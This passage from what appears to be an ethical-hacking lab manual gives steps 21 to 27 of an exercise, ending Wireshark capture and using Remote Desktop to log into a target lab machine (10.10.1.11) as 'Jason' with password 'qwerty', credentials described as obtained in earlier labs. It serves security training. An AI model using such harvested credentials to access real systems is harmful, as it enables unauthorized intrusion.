


21. Close the **Wireshark** window.

22. Switch to the **Windows 11** virtual machine, close the web browser, and sign out from the **Admin** account.



23. Switch back to the **Windows Server 2019** virtual machine.
24. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




25. The **Remote Desktop Connection** dialog-box appears; click **Show Options**.
- Note:** If some previously accessed IP address appears in the **Computer** field, delete it.



26. The dialog-box expands; under the **General** tab, type **10.10.1.11** in the **Computer** field and **Jason** in the **User name** field; click **Connect**.

Note: The IP address and username might differ in your lab environment. The target system credentials (**Jason** and **qwerty**) we are using here are obtained in the previous labs.




27. The **Windows Security** pop-up appears. Enter **Password (qwerty)** and click **OK**.

Note: If **Remember me** option is checked uncheck it.

